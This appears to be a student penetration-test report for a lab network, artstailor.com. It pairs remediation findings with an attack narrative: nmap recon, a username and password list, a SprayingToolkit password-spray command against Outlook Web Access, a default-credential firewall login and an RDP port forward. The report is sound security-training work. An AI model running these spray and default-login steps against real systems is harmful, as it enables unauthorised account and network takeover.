# Ex08 ThroughTheGate

Jigar Patel

2023-10-17

## Contents

# 1 Technical Report

## 1.1 Finding: *Default credentials in web facing firewall configurator*

### Severity Rating

**CVSS Base Severity Rating: 9.8** AV:A AC:L PR:N UI:N S:U C:H I:H A:H

### Vulnerability Description

The web facing firewall configurator has been set with default credentials. This allows the attacker to remotely login to the configuration page. The attacker can then gather network information, block ports, open ports, change credentials, etc. Through gaining such monitoring capability and control over the interval network, an attacker can do severe damage

### Confirmation method

The default credentials or any common credentials should not get us a login. Also, if the strategy to only allow access from local network is implemented then navigating to the firewall web configurator running on inner-outer.artstailor.com:8443 should result in a 404 not found.

### Mitigation or Resolution Strategy

Change the default credentials for the OpnSense firewall to include segregated users (optional) and complex passwords. More appropriate strategy would also include that only restricted machines or machines in the local network can access the firewall dashboard.

## 1.2 Finding: *No rate limit on login attempts in Outlook*

### Severity Rating

**CVSS Base Severity Rating: 7.3** AV:N AC:L PR:N UI:N S:U C:L I:L A:L

### Vulnerability Description

By not rate limiting the login attempts in Outlook Web Access, the attacker can perform password brute-forcing attacks on any username that he comes across. By spraying common passwords on a dozen users, an attacker has a good probability of coming across valid domain credentials.

### Confirmation method

Perform multiple attempts of logging in to Outlook Web Access using incorrect credentials. If the mail server does not stop the user from attempting more than a defined finite number (3-10) of credentials, then it is still vulnerable.


### Mitigation or Resolution Strategy

An account lockout threshold can be set in the Group Policy Object. This policy will lock the account if an user fails a predefined number of logon attempts sequentially.
*Note:* The user will then have to contact the administrator to unlock the account.

# 2 Attack Narrative - OWA Password Spray and RDP Port Forward

## 2.1 Reconnaissance

1. We run an Nmap scan on the machine **innerouter.artstailor.com** @ 172.70.184.3.




```
└─$ nmap -sC -sV innerouter.artstailor.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-08 17:15 EDT
Nmap scan report for innerouter.artstailor.com (172.70.184.3)
Host is up (0.0010s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
443/tcp  open  ssl/https
| ssl-cert: Subject: commonName=pdc
| Subject Alternative Name: DNS:pdc, DNS:pdc.artstailor.com
| Not valid before: 2023-09-26T19:40:14
|_Not valid after:  2028-09-26T19:40:14
|_http-server-header: Microsoft-IIS/10.0
| http-title: Outlook
|_Requested resource was https://innerouter.artstailor.com/owa/auth/logon.asp
x?url=https%3a%2f%2finnerouter.artstailor.com%2fowa%2f&reason=0
8443/tcp open  ssl/https-alt OPNsense
|_http-server-header: OPNsense
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=OPNsense.localdomain/organizationName=OPNsens
e self-signed web certificate/stateOrProvinceName=Zuid-Holland/countryName=NL
| Subject Alternative Name: DNS:OPNsense.localdomain
| Not valid before: 2023-08-12T17:26:11
|_Not valid after:  2024-09-12T17:26:11
|_http-title: Error | OPNsense
|_http-trane-info: Problem with XML parsing of /evox/about
| fingerprint-strings:
|   GetRequest:
```

We observe the following:

(a) Port 443 is open and it is running Microsoft-ISS/10.0. The HTTP title reveals it is running Outlook. It is listening for HTTPS traffic.

(b) Port 8443 is running OpnSense (FreeBSD-based firewall and routing software). It is also listening for HTTPS traffic.


2. In previous attack narrative's we have seen that there is a DNS record **mail.artstailor.com** @ 172.70.184.3. We will try and visit the URL *https://mail.artstailor.com* in browser.



We observe that we are redirected to *https://mail.artstailor.com/owa/auth/logon.aspx?....* This is a Outlook on Web access. We will perform password spray on this URL.

## 2.2 Collecting usernames and passwords

3. On googling the keywords *Art's Tailor Shoppe* and *Reginald Vel Johnson High School*, we are led to fandoms and forums of the Amazon animated show Invincible. We can look at the Characters page to find potential usernames.


amazon-invincible.fandom.com/wiki/Category:Characters
le Wiki
EXPLORE
ABOUT THE SHOW
CHARACTERS
EPISODES
#·A·B·C·D·E·F·G·H·I·J·K·L·M·N·O·P·Q·R·S·T·U·V·W·X·Y·Z·OTHER

A

- Adam Wilkins
- Category:Aliens
- Allen the Alien
- Amber Bennett
- Angstrom Levy
- Anissa
- Aquarus
- Art Rosenbaum
- Atom Eve

B

- B.N. Winslow
- Battle Beast
- Betsy Wilkins

M

- Machine Head
- Magmaniac
- Category:Male
- Man Kong
- Martian Emperor
- Martian Man
- Matt
- Mauler Twins
- Maya
- Mister Liu
- Monster Girl
- Mr. Sayer
- Multi-Paul

We take notes of these names such as:

(a) Adam Wilkins

(b) Amber Bennett

(c) Atom Eve

(d) Machine Head, and so on..

4. We have observed from the Kory's dumpster dive that the username format used is **{First-letter-of-first-name}.{Last-name}@artstailor.com**. For eg. John Doe - j.doe@artstailor.com. Therefore above names could be mapped to their respective usernames as follows:


   (a) a.wilkins@artstailor.com

   (b) a.bennett@artstailor.com

   (c) a.eve@artstailor.com

   (d) m.head@artstailor.com, and so on..

5. For passwords we use common passwords and augment them by converting them to 1337-speak, Uppercase, Lowercase, Titlecase, or adding spaces and underscores, etc.




```
┌──(kali㉿kali)-[~/git/SprayingToolkit]
└─$ cat passwords
p4ssword
p4$$w0rd
art tailor
4rt t4ilor
p4$$word123
fall2023
fall 2023
f4ll 2023
F4ll 2023
F411 2023
F4112023
Administrator
Admin
admin
4dmin
4dm1n
Temp
T3mp
William Clockwell
password1234
password 1234
pA$$word1234
password123A
p4ssword1234
password 1234
```

## 2.3 Password Spraying Outlook Web Access


6. We will use *SprayingToolKit* to perform the spray. We need to supply the command with three parameters: usernames file, passwords file, and the target URL.

7. For usernames, we will convert the collected usernames into the way that Outlook accepts, i.e. {DOMAIN}\{username}.




```
┌──(kali㉿kali)-[~/git/SprayingToolkit]
└─$ cat users.txt
ARTSTAILOR\w.clockwell
ARTSTAILOR\m.grayson
ARTSTAILOR\o.oppenheimer
ARTSTAILOR\b.oppenheimer
ARTSTAILOR\s.wilkins
ARTSTAILOR\d.sanders
ARTSTAILOR\s.white
ARTSTAILOR\r.kirkman
ARTSTAILOR\a.rosenbaum
ARTSTAILOR\a.eve
ARTSTAILOR\a.bennett
ARTSTAILOR\e.wilkins
ARTSTAILOR\r.sheridan
ARTSTAILOR\todd
ARTSTAILOR\n.grayson
ARTSTAILOR\d.grayson
ARTSTAILOR\c.stedman
ARTSTAILOR\d.darkblood
ARTSTAILOR\h.mary
ARTSTAILOR\r.splode
ARTSTAILOR\b.winslow
ARTSTAILOR\b.wilkins
ARTSTAILOR\e.brandyworth
```

8. Now by running the *atomizer.py* file in *SprayingToolKit*, we are able to get the domain credentials for a user **s.wilkins**.




```
┌──(kali㉿kali)-[~/git/SprayingToolkit]
└─$ python3 atomizer.py owa "https://mail.artstailor.com" passwords users.txt
 --interval 00:00:00 > output.txt
```



```
***Called auth***
[-] Authentication failed: ARTSTAILOR\m.viltrumite:Administrator (Invalid cre
dentials)
***Called auth***
[-] Authentication failed: ARTSTAILOR\l.viltrumite:Administrator (Invalid cre
dentials)
[-] Authentication failed: ARTSTAILOR\d.viltrumite:Administrator (Invalid cre
dentials)
***Called auth***
[-] Authentication failed: ARTSTAILOR\a.lincoln:Administrator (Invalid creden
tials)
[-] Authentication failed: ARTSTAILOR\r.sloan:Administrator (Invalid credenti
als)
[+] Dumped 1 valid accounts to owa_valid_accounts.txt
```

9. Now we can login into **s.wilkins** mail account and find the key **KEY010-OSQWWfy+0dDoux+fU3poNQ==**.



[redacted]
Homecoming 9/27/2023
Eve- I hope you remember we're planning o...

Homecoming

[redacted]
Wed 9/27, 1:17 AM
[redacted]

[redacted]

I hope you remember we're planning on doing a [redacted]


BTW, the [redacted] for [redacted] to the [redacted] is:

```
    KEY010-OSQWWfy+0dDoux+fU3poNQ==
```

--[redacted]


## 2.4 Exploiting OpnSense and RDP misconfigurations

10. Visiting the OpnSense web configurator on port 8443, we are presented with a login screen. By trying the default username password for OpnSense, we are able to login into the control panel.




11. We will use this firewall configuration to unblock the RDP port and forward it to the *Costumes* machine that William likes to RDP to.

12. We will exploit the information leaking vulnerability in the DNS server to query the private IP of the machine **costumes.artstailor.com**.



```
┌──(kali㉿kali)-[~]
└─$ dig costumes.artstailor.com

; <<>> DiG 9.18.16-1-Debian <<>> costumes.artstailor.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3012
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 5f1815054eb5dbfd0100000065206cffcf4f57ce4c816eef (good)
;; QUESTION SECTION:
;costumes.artstailor.com.       IN      A

;; ANSWER SECTION:
costumes.artstailor.com. 3600   IN      A       10.70.184.39

;; Query time: 8 msec
;; SERVER: 172.70.184.133#53(172.70.184.133) (UDP)
;; WHEN: Fri Oct 06 16:24:32 EDT 2023
;; MSG SIZE  rcvd: 96
```


13. We will use this IP to configure the firewall to port forward RDP ports to the machine **costumers.artstailor.com @ 10.70.184.3**.



| | | | | Source | | Destination | | NAT | | |
|---|---|---|---|---|---|---|---|---|---|---|
| ☐ | | Interface | Proto | Address | Ports | Address | Ports | IP | Ports | Description |
| | ! | LAN | TCP | * | * | LAN address | 80, 443 | * | * | Anti-Lockout Rule |
| ☐ | ↔ | WAN | TCP | * | * | WAN address | 143 (IMAP) | 10.70.184.90 | 143 (IMAP) | Redirect IMAP to pdc |
| ☐ | ↔ | WAN | TCP | * | * | WAN address | 8443 | 10.70.184.1 | 443 (HTTPS) | Redirect WAN HTTPS to LAN Web Configurator |
| ☐ | ↔ | WAN | TCP | * | * | WAN address | 110 (POP3) | 10.70.184.90 | 110 (POP3) | Redirect POP to pdc |
| ☐ | ↔ | WAN | TCP | * | * | WAN address | 443 (HTTPS) | 10.70.184.90 | 443 (HTTPS) | WAN https to pdc https |
| ☐ | ↔ | WAN | TCP | * | * | WAN address | 3389 (MS RDP) | 10.70.184.39 | 3389 (MS RDP) | |

▶ Enabled rule ! No redirect ↔ Linked rule
▶ Disabled rule ! Disabled no redirect ↔ Disabled linked rule

14. Now after setting up the Port Forward, we are able to RDP into the costumes machine by specifying the WAN IP of the firewall.



rdesktop - 172.70.184.3

Other user


COSTUMES\kali

Password

Sign in to: COSTUMES

How do I sign in to another domain?

15. We can use the previously discovered credentials to login into the machine now and complete the exploit for now.



rdesktop - 172.70.184.3

Samantha Wilkins

Welcome

## 2.5 Request for further access

To perform further testing of the internal network infrastructure, we need better access to the internal network. This is necessary because we don't want to use an active account and an exploited machine to perform further tests of the internal network.

We can setup a VPN connection between your local network and our attack machines. This will enable us to use encrypted tunnels to access the internal network. We could also configure the firewall & VPN tunnel to only allow access to whitelisted Probe Security IP's.

## 2.6 MITRE ATT&CK Framework TTPs

**TA0043:** Reconnaissance
**T1592:** Gather Victim Host Information
**.002:** Software
**TA0043:** Reconnaissance
**T1589:** Gather Victim Identity Information
**.002:** Email Addresses
**TA0043:** Reconnaissance
**T1589:** Gather Victim Host Information
**.003:** Employee Names
**TA0043:** Reconnaissance
**T1590:** Gather Victim Network Information
**.002:** DNS
**TA0043:** Reconnaissance
**T1590:** Gather Victim Network Information
**.004:** Network Topology
**TA0043:** Reconnaissance
**T1590:** Gather Victim Network Information
**.002:** IP Addresses
**TA0043:** Reconnaissance
**T1594:** Search Victim-Owned Websites
**NA:** NA

**TA0042:** Resource Development
**T1588:** Obtain Capabilities
**.002:** Tool

**TA0001:** Initial Access
**T1190:** Exploit Public-Facing Application
**NA:** NA
**TA0001:** Initial Access
**T1078:** Valid Accounts
**.001:** Default Accounts